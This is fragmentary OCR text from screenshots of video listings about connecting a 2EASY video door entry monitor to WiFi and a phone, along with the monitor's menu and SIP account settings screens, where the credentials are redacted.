
How to connect your monitor to WiFi | 2EASY Video Door Entry
222 views • 9 months ago
CDVI UK
Learn how to quickly and easily connect your **2EASY** Video Door Entry monitor to your WiFi network.
the ...


How to connect your phone to your monitor | 2EASY Video Door Entry
631 views • 8 months ago
CDVI UK


HDR
30-04
06:47 pm
Monitor
Intercom
Call record
Light
Call scene
Settings

HITCO HOME


HDR
Sip config
Use default
DU SCREEN RECORDER






Sip server [redacted]

Divert account [redacted]

Divert password [redacted]

Local account [redacted]

ME



Add New Account

Activate Account ☑

Account Name
[redacted]

SIP Server
47[redacted]

SIP User ID
0e[redacted]

